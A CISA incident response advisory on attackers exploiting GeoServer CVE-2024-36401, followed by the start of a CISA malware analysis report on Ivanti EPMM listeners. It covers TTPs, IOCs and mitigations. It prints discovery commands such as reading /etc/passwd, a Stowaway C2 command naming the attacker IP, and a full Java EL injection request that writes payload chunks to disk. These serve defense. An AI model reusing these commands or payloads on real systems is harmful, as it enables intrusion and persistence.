
During the incident response, CISA discovered that cyber threat actors gained access to the agency’s network on July 11, 2024, by exploiting GeoServer vulnerability CVE 2024-36401 [CWE-95: “Eval Injection”] on a public-facing GeoServer (GeoServer 1). This critical vulnerability, disclosed June 30, 2024, allows unauthenticated users to gain remote code execution (RCE) on affected GeoServer versions [1]. The cyber threat actors used this vulnerability to download open source tools and scripts and establish persistence in the agency’s network. (CISA added this vulnerability to its Known Exploited Vulnerabilities (KEV) Catalog on July 15, 2024.)

After gaining initial access to GeoServer 1, the cyber threat actors gained separate initial access to a second GeoServer (GeoServer 2) on July 24, 2024, by exploiting the same vulnerability. They moved laterally from GeoServer 1 to a web server (Web Server) and then a Structured Query Language (SQL) server. On each server, they uploaded (or attempted to upload) web shells such as China Chopper, along with scripts designed for remote access, persistence, command execution, and privilege escalation. The cyber threat actors also used living off the land (LOTL) techniques.

See Figure 1 for an overview of the cyber threat actors’ activity and the following sections for detailed threat actors TTPs.

Figure 1. Overview of Threat Actor Activity

Image outlining threat actor activity

Reconnaissance

The cyber threat actors identified CVE-2024-36401 in the organization’s public-facing GeoServer using Burp Suite Burp Scanner [T1595.002]. CISA detected this scanning activity by analyzing web logs and identifying signatures associated with the tool. Specifically, CISA observed domains linked to Burp Collaborator—a component of Burp Suite used for vulnerability detection—originating from the same IP address the cyber threat actors later used to exploit the GeoServer vulnerability for initial access.

Resource Development

The cyber threat actors used publicly available tools to conduct their malicious operations. In one instance, they gained remote access to the organization’s network and leveraged a commercially available virtual private server (VPS) from a cloud infrastructure provider [T1583.003].

Initial Access

To gain initial access to GeoServer 1 and GeoServer 2, the cyber threat actors exploited CVE 2024-36401 [T1190]. They leveraged this vulnerability to gain RCE by performing “eval injection,” a type of code injection that allows an untrusted user’s input to be evaluated as code. The cyber threat actors likely attempted to load a JavaScript extension to gain webserver information as an Apache wicket on GeoServer 1. However, their efforts were likely unsuccessful, as CISA observed attempts to access the .js file returning 404 responses in the web logs, indicating that the server could not find the requested URL.

Persistence

The cyber threat actors primarily used web shells [T1505.003] on internet-facing hosts, along with cron jobs (scheduled commands that run automatically at specified times) [T1053.003], and valid accounts [T1078] for persistence. CISA also identified the creation of accounts—although these accounts were later deleted—with no evidence indicating further use.

Privilege Escalation

The cyber threat actors attempted to escalate privileges with the publicly available dirtycow tool [2], which can be used to exploit CVE-2016-5195 [CWE-362: “Race Condition”] [T1068]. After compromising web service accounts, they escalated their local privileges to transition away from these service accounts (it is unknown how they escalated privileges).

Note: CVE-2016-5195 affects Linux kernel 2.x through 4.x before 4.8.3 and allows users to escalate privileges. CISA added this CVE to its KEV Catalog on March 3, 2022.

Defense Evasion

To evade detection, the cyber threat actors employed indirect command execution via .php web shells and xp_cmdshell [T1202] and abused Background Intelligence Transfer Service (BITS) jobs [T1197]. CISA also observed files on GeoServer 1 named RinqQ.exe and RingQ.rar, which likely refer to a publicly available defense evasion tool called RingQ [3], that the cyber threat actors staged for potential use.

Note: CISA could not recover most of the files on the host to confirm their contents.

Credential Access

Once inside the organization’s network, the cyber threat actors primarily relied on brute force techniques [T1110] to obtain passwords for lateral movement and privilege escalation. They also accessed service accounts by exploiting their associated services.

Discovery

After gaining initial access, the cyber threat actors conducted discovery to facilitate lateral movement. They performed ping sweeps of hosts within specific subnets [T1018] and downloaded the fscan tool [4] to scan the organization’s network. CISA identified the use of the fscan tool by analyzing evidence of its output found on disk. (Note: fscan is publicly available on GitHub and is capable of port scanning, fingerprinting, and web vulnerability detection—among other functions.) Between July 15 and 31, 2024, the cyber threat actors conducted extensive network and vulnerability scanning using fscan and linux-exploit-suggester2.pl. CISA’s host forensics analysts uncovered this activity by reviewing remnants the cyber threat actors left on disk.

GeoServer 1

The cyber threat actors leveraged CVE-2024-36401 to execute the following host discovery commands on GeoServer 1:

  • uname-a
  • df-h
  • env
  • ps -aux
  • ipconfig [T1016]
  • date
  • who -b
  • rpm -qa polkit
  • netstat -ano [T1049]

Additionally, they employed LOTL techniques for user, service, filesystem, and network discovery on GeoServer 1:

  • cat /etc/passwd [T1087.001]
  • cat /etc/resolv.conf
  • cat /usr/local/apache-tomcat-9.0.89/webapps/geoserver/WEB-INF/web.xml
  • cat /etc/redhat-release [T1082]
  • cat /etc/os-release 

The cyber threat actors then used curl commands to download a shell script named mm.sh (which they renamed to aa.sh) and a zip file named aaa.zip to the /tmp/ directory.

Subsequently, they enumerated the internal network from GeoServer 1, identifying Secure Shell (SSH) listeners, File Transfer Protocol (FTP) servers, file servers, and web servers [T1046] by using the fscan tool. (Note: CISA observed endpoint logs that showed the cyber threat actors uploaded fscan to the compromised host and ran it against internal systems.) The actors then attempted to brute force login credentials for the exploited web services to gain remote access, achieve RCE, or move laterally.

The cyber threat actors also conducted ping sweeps of several hosts within the organization’s internal subnets using fscan. Their use of the -nobr and -nopoc flags for fscan indicated that this scan excluded brute forcing or vulnerability scanning, respectively.

SQL Server

CISA observed the following discovery commands on the organization’s SQL server:

  • whoami [T1033]
  • ipconfig /all
  • ping -n 1 8.8.8.8
  • systeminfo
  • tasklist [T1057]
  • dir c: [T1083]
  • dir c:Users
  • type c:Last.txt
  • type c:inetpubwwwroot
  • type c:inetpub
  • dir c:inetpubwwwroot
  • dir c:
  • dir c:ifwapps
  • dir d:
  • dir e:
  • net group „domain admins“ /domain
  • type C:WindowsSystem32inetsrvconfigapplicationHost.config
  • dir c:ifwappsTier1Utilities
  • netstat -ano
  • curl
  • net user
  • tasklist

GeoServer 2

Based on images CISA received of GeoServer 2, CISA observed the bash history of a user that showed the use of Burp Collaborator to execute encoded host and network discovery commands.

Lateral Movement

In one instance, the cyber threat actors moved laterally from the Web Server to the SQL Server by enabling xp_cmdshell for RCE on GeoServer 1.

Command and Control

The cyber threat actors used PowerShell [T1059.001] and bitsadmin getfile to download payloads [T1105]. 

They used Stowaway [5], a publicly available multi-level proxy tool, to establish C2 [T1090]. Stowaway enabled the cyber threat actors to bypass the organization’s intranet restrictions and access internal network resources by forwarding traffic from their C2 server through the Web Server. They wrote Stowaway to disk using a tomcat service account.

The actors then executed Stowaway via /var/tmp/agent -c 45.32.22[.]62:4441 -s f86bc7ff68aff3ad –up http –reconnect 10.

To test their level of access, the cyber threat actors performed a ping sweep of multiple hosts in a particular subnet of the organization’s network. Next, the cyber threat actors downloaded a modified version of Stowaway using a curl command, successfully establishing an outbound connection with their C2 server using HTTP over TCP/4441.

On July 14, 2024, the cyber threat actors executed /tmp/mm.sh on the Web Server followed by an encoded command to execute Stowaway. The contents of this file could not be recovered. Additionally, they used Stowaway to establish a second C2 connection over TCP/50012, likely serving as a backup C2 channel.

CISA discovered evidence of various files hosted on the C2 server, including numerous publicly available tools and scripts:

  • RingQ antivirus defense evasion tool (RingQ.exe, RingQ.rar)
  • IOX proxy tool (iox.rar)
  • BusyBox trojan multi-tool (busybox)
  • WinRAR archive tool (Rar.exe)
  • Stowaway proxy tool (agent, agent.tar, agent.zip, agentu.exe)
  • Web shells (Handx.ashx, start_tomcat.jsp)
  • Various shell scripts (mm.sh, t.py, t1.sh, c.bat)

Detection

The cyber threat actors remained undetected in the organization’s environment for three weeks before the organization’s SOC identified the compromise using their EDR tool. On July 31, 2024, their EDR tool identified a 1.txt file uploaded as suspected malware on the SQL Server. The SOC responded to additional alerts when the cyber threat actors transferred 1.txt to the SQL Server through bitsadmin after attempting other LOTL techniques, such as leveraging PowerShell and certutil. The alerts generated by this activity on the SQL server prompted the SOC to contain the server, initiate an investigation, request assistance from CISA, and uncover malicious activity on GeoServer 1.

Lessons Learned

CISA is sharing the following lessons learned based on what CISA learned about the organization’s security posture through incident detection and response activities.

  1. Vulnerabilities were not promptly remediated.
    1. The cyber threat actors exploited CVE-2024-36401 for initial access on two GeoServers.
    2. The vulnerability was disclosed June 30, 2024, and the cyber threat actors exploited it for initial access to GeoServer 1 on July 11, 2024.
    3. The vulnerability was added to CISA’s KEV Catalog on July 15, 2024, and by July 24, 2024, the vulnerability was not patched when the cyber threat actors exploited it for access to GeoServer 2.
      1. Note: FCEB agencies are required to remediate vulnerabilities in CISA’s KEV Catalog within prescribed timeframes under Binding Operational Directive (BOD) 22-01. July 24, 2024, was within the KEV-required patching window for this CVE. However, CISA encourages FCEB agencies and critical infrastructure organizations to address KEV catalog vulnerabilities immediately as part of their vulnerability management plan.
  2. The agency did not test or exercise their IRP, nor did their IRP enable them to promptly engage third parties and grant third parties’ access to necessary resources.
    1. On Aug. 1, 2024, upon discovering the endpoint alerts, the agency conducted remote triage of affected systems and used their EDR tool to contain the intrusion.
      1. After containment, the agency engaged CISA to investigate potential threat actor persistence in their environment.
      2. Their IRP did not have procedures for bringing in third parties for assistance, which hampered CISA’s efforts to respond to the incident quickly and efficiently.
        1. The agency could not provide CISA remote access to their security information and event management (SIEM) tool, which initially kept CISA from reviewing all available logs, hindering CISA’s analysis.
        2. The agency had to go through their change control board process before CISA could deploy their EDR agents.
        3. The agency could have proactively identified these roadblocks by testing their IRP, such as via a tabletop exercise, but had not tested their plan for a long period.
  3. EDR alerts were not continuously reviewed, and some public-facing systems lacked endpoint protection.
    1. The activity remained undetected for three weeks; the agency missed an opportunity to detect this activity on July 15, 2024, as they did not observe an alert from GeoServer 1 where the EDR detected the Stowaway tool.
    2. The Web Server lacked endpoint protection.

Indicators of Compromise

See Table 1 for IOCs associated with this activity.

Disclaimer: The IP addresses in this advisory were observed in August 2024, and some may be associated with legitimate activity. Organizations are encouraged to investigate the activity around these IP addresses prior to taking action, such as blocking. Activity should not be attributed as malicious without analytical evidence to support they are used at the direction of, or controlled by, threat actors.

Table 1. IOCs

IOC Type Date Description
45.32.22[.]62 IPv4 Mid-July to early August 2024 C2 Server IP Address
45.17.43[.]250 IPv4 Mid-July to early August 2024 C2 Server IP Address
0777EA1D01DAD6DC261A6B602205E2C8 MD5 Mid-July to early August 2024 China Chopper Web Shell
feda15d3509b210cb05eacc22485a78c MD5 Mid-July to early August 2024 Generic PHP Web Shell
C9F4C41C195B25675BFA860EB9B45945 MD5 Mid-July to early August 2024 Linux Exploit CVE-2016-5195
B7B3647E06F23B9E83D0B1CCE3E71642 MD5 Mid-July to early August 2024 Dirtycow
64e3a3458b3286caaac821c343d4b208 MD5 Mid-July to early August 2024 Stowaway Proxy Tool
20b70dac937377b6d0699a44721acd80 MD5 Mid-July to early August 2024 Unknown Downloaded Executable
de778443619f37e2224898a9a800fa78 MD5 Mid-July to early August 2024 Unknown Downloaded Executable

MITRE ATT&CK Tactics and Techniques

See Table 2 through Table 11 for all referenced threat actor tactics and techniques.

Table 2. Reconnaissance

Technique Title ID Use
Active Scanning: Vulnerability Scanning T1595.002 The cyber threat actors performed active scanning to identify vulnerabilities they could use for initial access.

Table 3. Resource Development

Technique Title ID Use
Acquire Infrastructure: Virtual Private Server T1583.003 The cyber threat actors gained remote access to the victim’s network using a desktop behind a virtual private server (VPS).

Table 4. Initial Access

Technique Title ID Use
Exploit Public-Facing Application T1190 The cyber threat actors exploited CVE 2024-36401 on two of the organization’s public-facing GeoServers.

Table 5. Execution

Technique Title ID Use
Command and Scripting Interpreter: PowerShell T1059.001 The cyber threat actors used PowerShell to download a payload.

Table 6. Defense Evasion

Technique Title ID Use
Indirect Command Execution T1202 The cyber threat actors employed indirect command execution via web shells.

Table 7. Persistence

Technique Title ID Use
BITS Jobs T1197 The cyber threat actors abused BITS jobs.
Scheduled Task/Job: Cron T1053.003 The cyber threat actors established persistence through cron jobs.
Server Software Component: Web Shell T1505.003 The cyber threat actors uploaded web shells for persistence.
Valid Accounts T1078 The cyber threat actors used valid accounts for persistence.

Table 8. Privilege Escalation

Technique Title ID Use
Exploitation for Privilege Escalation T1068 The cyber threat actors attempted to exploit CVE-2016-5195 to escalate privileges.

Table 9. Credential Access 

Technique Title ID Use
Brute Force T1110 The cyber threat actors used brute force techniques to obtain login credentials for web services.

Table 10. Discovery

Technique Title ID Use
Account Discovery: Local Account T1087.001 The cyber threat actors used cat /etc/passwd to discover local users.
File and Directory Discovery T1083 The cyber threat actors used dir c:, dir d:, dir e:, and type c: commands to identify files and directories on the SQL server. 
Network Service Discovery T1046 The cyber threat actors used fscan to identify SSH listeners and FTP servers.
Process Discovery T1057 The cyber threat actors used tasklist on the SQL server.
Remote System Discovery T1018 The cyber threat actors performed ping sweeps of hosts within specific subnets.
System Information Discovery T1082 The cyber threat actors used cat /etc/redhat-release and cat /etc/os-release commands to get Red Hat Enterprise Linux (RHEL) and Linux operating system information.
System Network Configuration Discovery T1016 The cyber threat actors used ipconfig to check GeoServer 1’s and the SQL server’s network configurations.
System Network Connections Discovery T1049 The cyber threat actors executed commands such as netstat to obtain a listing of network connections to or from the systems they compromised.
System Owner/User Discovery T1033 The cyber threat actors used whoami on the SQL server.

Table 11. Command and Control

Technique Title  ID Use
Ingress Tool Transfer T1105 The cyber threat actors used PowerShell and bitsadmin getfile to download payloads.
Proxy T1090 The cyber threat actors used a connection proxy to direct traffic from their C2 server.

Mitigations

CISA recommends organizations implement the mitigations below to improve cybersecurity posture based on lessons learned from the engagement. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.

  • Establish a vulnerability management plan that includes procedures for prioritization and emergency patching.
    • Prioritize patching of known exploited vulnerabilities listed in the KEV catalog.
      • CISA urges organizations to address KEV catalog vulnerabilities immediately.
    • Prioritize patching vulnerabilities in high-risk systems, including public facing systems as they are attractive targets for threat actors.
    • Ensure high-risk systems are identified and prioritized for rapid patching by implementing asset management practices and conducting an asset inventory.
      • Continuously discover and validate internet-facing assets through automated asset management and scanning (e.g., attack surface management tools, vulnerability scanners).
      • Consider using a configuration management database (CMDB) with discovery and vulnerability tools to enrich asset context and support automated prioritization.
    • Form a dedicated team responsible for assessing and implementing emergency patches, this team should include representatives from IT, security, and relevant business units.
  • Maintain, practice, and update cybersecurity IRPs [CPG 2.S, 5.A].
    • Prepare a written IRP policy and IRP with senior leadership support.
      • The policy should identify purpose and objectives, what constitutes an incident, prioritization or severity ratings of incidents, clear escalation procedures, IR personnel, and plans for notification, interaction and information sharing with media, law enforcement, and partners.
      • The IRP should identify:
        • Key personnel with knowledge of the network
        • Key resources and courses of action (COAs) for containment and eradication in the event of compromise.
        • Procedures for granting third parties prompt access to networks and security tools.
          • This should include processes for expediating deployment of EDR and other security tools through change control boards (CCBs).
      • The IRP should include procedures for establishing out-of-band communications systems and accounts in case primary systems are compromised or not available (such as with ransomware incidents).
      • Periodically test the IRP under real-world conditions, such as via purple team engagements and tabletop exercises.
        • During the test, include engagement with third party incident responders and external EDR agents and other tools.
        • Following the test, update the IRP as necessary.
        • See CISA’s Tabletop Exercise Packages for resources designed to assist organizations with conducting their own exercises.
      • For more information on IRPs, see the National Institute of Science and Technology’s (NIST’s) SP 800-61 Rev. 3, Incident Response Recommendations and Considerations for Cybersecurity Risk Management: A CSF 2.0 Community Profile.
  • Implement comprehensive (i.e., large coverage) and verbose (i.e., detailed) logging and aggregate logs in an out-of-band, centralized location.
    • Prepare SOCs with sufficient resources to monitor collected logs and responses to malicious cyber threat activity.
    • Consider using a SIEM solution for log aggregation and management.
    • Identify, alert on, and investigate abnormal network activity (as threat actor activity generates unusual network traffic across all phases of the attack chain).
      • Abnormal activity to look for includes:
        • Running scans to discover other network connected devices.
        • Running commands to list, add, or alter administrator accounts.
        • Using PowerShell to download and execute remote programs.
        • Running scripts not usually seen on a network.
      • For additional information, see joint guide Identifying and Mitigating Living off the Land Techniques, which provides prioritized detection recommendations that enable behavior analytics, anomaly detection, and proactive hunting.

In addition to the above, CISA recommends organizations implement the following mitigations based on threat actor activity:

  • Require phishing-resistant MFA for access to all privileged accounts and email services accounts [CPG 2.H].
  • Implement allowlisting for applications, scripts, and network traffic to prevent unauthorized execution and access.

Validate Security Controls

In addition to applying mitigations, CISA recommends exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. CISA recommends testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Table 3 through Table 11).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

CISA recommends continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

Disclaimer

The information in this report is being provided “as is” for informational purposes only. CISA does not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA.

Version History

September 23, 2025: Initial version.

Apendix: Key Events Timeline

Date/Time Relevant Host Event
July 1, 2024 n/a CVE-2024-36401 published.
July 11, 2024 GeoServer 1 Initial Access to GeoServer 1.
July 15, 2024 n/a CVE-2024-36401 added to CISA’s Known Exploited Vulnerabilities Catalog.
July 15, 2024 GeoServer 1 EDR detects Stowaway tool on GeoServer 1.
July 24, 2024 GeoServer 2 Initial Access to GeoServer 2.
July 31, 2024 Web Server Initial Access to Web Server.
July 31, 2024 SQL Server Initial Access to SQL Server.
Aug. 1, 2024 SQL Server, GeoServer 1 Organization observes SQL Alert and contains SQL Server and GeoServer 1.
Aug. 1, 2024 n/a The impacted organization requested assistance from CISA.
Aug. 5, 2024 n/a CISA began forensic artifact analysis.
Aug. 6, 2024 GeoServer 2 Last observed threat actors’ activity—discovery commands on GeoServer 2.
Aug. 8 – Sept. 3, 2024 n/a CISA conducted their full incident response.

Notes

[1] “GeoServer/GeoServer,” GitHub, published July 1, 2024, https://github.com/geotools/geotools/security/advisories/GHSA-w3pj-wh35-fq8w.

[2] “firefart/dirtycow,” GitHub, last modified 2021, https://github.com/firefart/dirtycow.

[3] “T4y1oR/RingQ” GitHub, last modified February 19, 2025. https://github.com/T4y1oR/RingQ.

[4] “shadow1ng/fscan,” GitHub, last modified July 2025, https://github.com/shadow1ng/fscan.

[5] “ph4ntonn/Stowaway,” GitHub, last modified April 2025, https://github.com/ph4ntonn/Stowaway.


Mehr lesen →
soc

Malicious Listener for Ivanti Endpoint Mobile Management Systems

Malware Analysis at a Glance

Executive Summary The Cybersecurity and Infrastructure Security Agency (CISA) obtained two sets of malware from an organization compromised by cyber threat actors exploiting CVE-2025-4427 and CVE-2025-4428 in Ivanti Endpoint Manager Mobile (Ivanti EPMM). Each set contains loaders for malicious listeners that enable cyber threat actors to run arbitrary code on the compromised server. 
Affected Products Ivanti EPMM, versions 11.12.0.4 and prior, 12.3.0.1 and prior, 12.4.0.1 and prior, and 12.5.0.0 and prior. (Ivanti provided a patch and disclosed the vulnerabilities on May 13, 2025.)
Key Actions
  • Detect activity by using the indicators of compromise (IOCs) and detection signatures to identify malware samples.
  • Prevent compromise by upgrading Ivanti EPMM versions to the latest version as soon as possible.
  • Prevent compromise by treating mobile device management (MDM) systems as high-value assets (HVAs) with additional restrictions and monitoring. 
Indicators of Compromise For a downloadable copy of IOCs associated with this malware, see: MAR-251126.r1.v1.CLEAR.
Detection

This malware analysis report includes YARA and SIGMA rules.

For a downloadable copy of the SIGMA rule associated with this malware, see: AR25-260A/B SIGMA YAML.

Intended Audience

Organizations: All organizations with on-premises Ivanti EPMM systems.

Roles: Digital forensics analysts, incident responders, vulnerability analysts, system administrators.

Introduction

The Cybersecurity and Infrastructure Security Agency (CISA) obtained two sets of malware, five files in total, from an organization where cyber threat actors exploited CVE-2025-4427 [CWE-288: Authentication Bypass Using an Alternate Path or Channel] and CVE-2025-4428 [CWE-‘Code Injection’] in Ivanti Endpoint Manager Mobile (Ivanti EPMM) deployments for initial access.

Note: Ivanti provided a patch and disclosed the vulnerabilities on May 13, 2025. CISA added both vulnerabilities to its Known Exploited Vulnerabilities Catalog on May 19, 2025.

Around May 15, 2025, following publication of a proof of concept, the cyber threat actors gained access to the server running EPMM by chaining these vulnerabilities. The cyber threat actors targeted the /mifs/rs/api/v2/ endpoint with HTTP GET requests and used the ?format= parameter to send malicious remote commands. The commands enabled the threat actors to collect system information, download malicious files, list the root directory, map the network, execute scripts to create a heapdump, and dump Lightweight Directory Access Protocol (LDAP) credentials.

CISA analyzed two sets of malicious files the cyber threat actors wrote to the /tmp directory. Each set of malware enabled persistence by allowing the cyber threat actors to inject and run arbitrary code on the compromised server.

CISA encourages organizations to use the indicators of compromise (IOCs) and detection signatures in this Malware Analysis Report to identify malware samples. If identified, follow the guidance in the Incident Response section of this Malware Analysis Report. Additionally, organizations should ensure they are running the latest version of Ivanti EPMM as soon as possible.

Download the PDF version of this report:

For a downloadable copy of IOCs associated with this malware, see: 

MAR-251126.r1.v1.CLEAR
(JSON, 45.68 KB
)

For a downloadable copy of the SIGMA rule associated with this malware, see: 

Malware Summary

CISA analyzed two sets of malware:



  • Set 1 consists of the following malicious files: web-install.jar, ReflectUtil.class, and SecurityHandlerWanListener.class.


  • Set 2 consists of the following malicious files: web-install.jar and WebAndroidAppInstaller.class.

Note: To distinguish the set 1 malware, named web-install.jar, from the set 2 malware with the same name, hereafter this Malware Analysis Report will refer to: 

  • Set 1’s web-install.jar as Loader 1.
  • Set 2’s web-install.jar as Loader 2.

Each set contains a loader and malicious listener that enables cyber threat actors to inject and run arbitrary code on the compromised server.

Set 1 works together in the following ways:

  1. Loader 1 contains and loads ReflectUtil.class.

    1. ReflectUtil.class injects and manages SecurityHandlerWanListener in Apache Tomcat.
      1. SecurityHandlerWanListener.class intercepts specific HTTP requests and processes them to decode and decrypt payloads, which create a new class that cyber threat actors can execute to run arbitrary code.

Set 2 works together in the following ways:

  1. Loader 2 contains and loads WebAndroidAppInstaller.class at runtime.
    1. WebAndroidAppInstaller.class intercepts and processes specific HTTP requests, retrieves and decrypts password parameters from the request, defines and loads a new malicious class, encrypts and encodes the new class output, and generates a response with the encrypted output.

Malware Delivery

Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 17. See Appendix A: MITRE ATT&CK Techniques for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.


The cyber threat actors delivered this malware in segments, splitting Loader 1 and 2 into multiple Base64-encoded segments [T1027.004]. They delivered each segment via separate HTTP GET requests and then used Java Expression Language (EL) injection to write each chunk and append them together using the append mode (via the true parameter).

For each loader, the actors’ first GET request created the file and wrote chunk 1. Their subsequent requests appended chunks to the existing file. Below is an example of the actors’ GET request.

"GET /mifs/rs/api/v2/featureusage?format=${"".getClass().forName("java.io.FileOutputStream").getConstructor("".getClass(), "".getClass().forName("[Z").getComponentType()).newInstance("/tmp/web-install.jar", true).write("".getClass().forName("java.util.Base64").getMethod("getDecoder").invoke(null).decode("[BASE64_CHUNK]"))

This argument creates/appends malware segments to the following file:

.newInstance("/tmp/web-install.jar", true).

It then writes the following decoded Base64 chunk:

.write("".getClass().forName("java.util.Base64").getMethod("getDecoder").invoke(null).decode("[BASE64_CHUNK]")).

This technique is used for defense evasion—it enables the malware to evade signature-based detection and size limitations as it is transferred to the system. Holistically, this technique combines chunked encoding for evasion and file append operations for reconstruction.

Malware Metadata

Set 1

See Table 1 through Table 3 for metadata of the analyzed malware.

Table 1. Loader 1
Filename web-install.jar
Size 30996 bytes
Type JAR
MD5 e33103767524879293d1b576a8b6257d
SHA1 c2046523f1cb487a473b0a46a5a4a957f1b3200a
SHA256 c1f60ca5a5f7b94ab7122718a44b46de16c69d22c2eb62ce2948cab14bc78d50
SHA512 004b71ebeb4808b6dfdc4e58b95c4b307985c08118c45c02a34cd56ff697259199698989af0725d63802dfc785a72e416d2db5875edd1a0fa80ae01a282b2007
ssdeep 384:kaD+TLeDOl+mDcDFNUaD+TLeDOl+mDcDFNUaD+TLeDOl+mDcDFNUaD+TLeDOl+ms:z6Pl+mwj6Pl+mwj6Pl+mwj6Pl+mw3
Entropy 7.951890
Table 2. ReflectUtil.class Injector Malware
Filename ReflectUtil.class
Size 11886 bytes
Type compiled Java class data, version 49.0 (Java 1.5)
MD5 6ec2169312feb9fde0b17e244b32c37d
SHA1 6d7e85862f925e83f6d0c29e291765548fac721a
SHA256 065c1c2fb17ba1c3f882bead409215df612673cd455698768ed71412f9190ba3
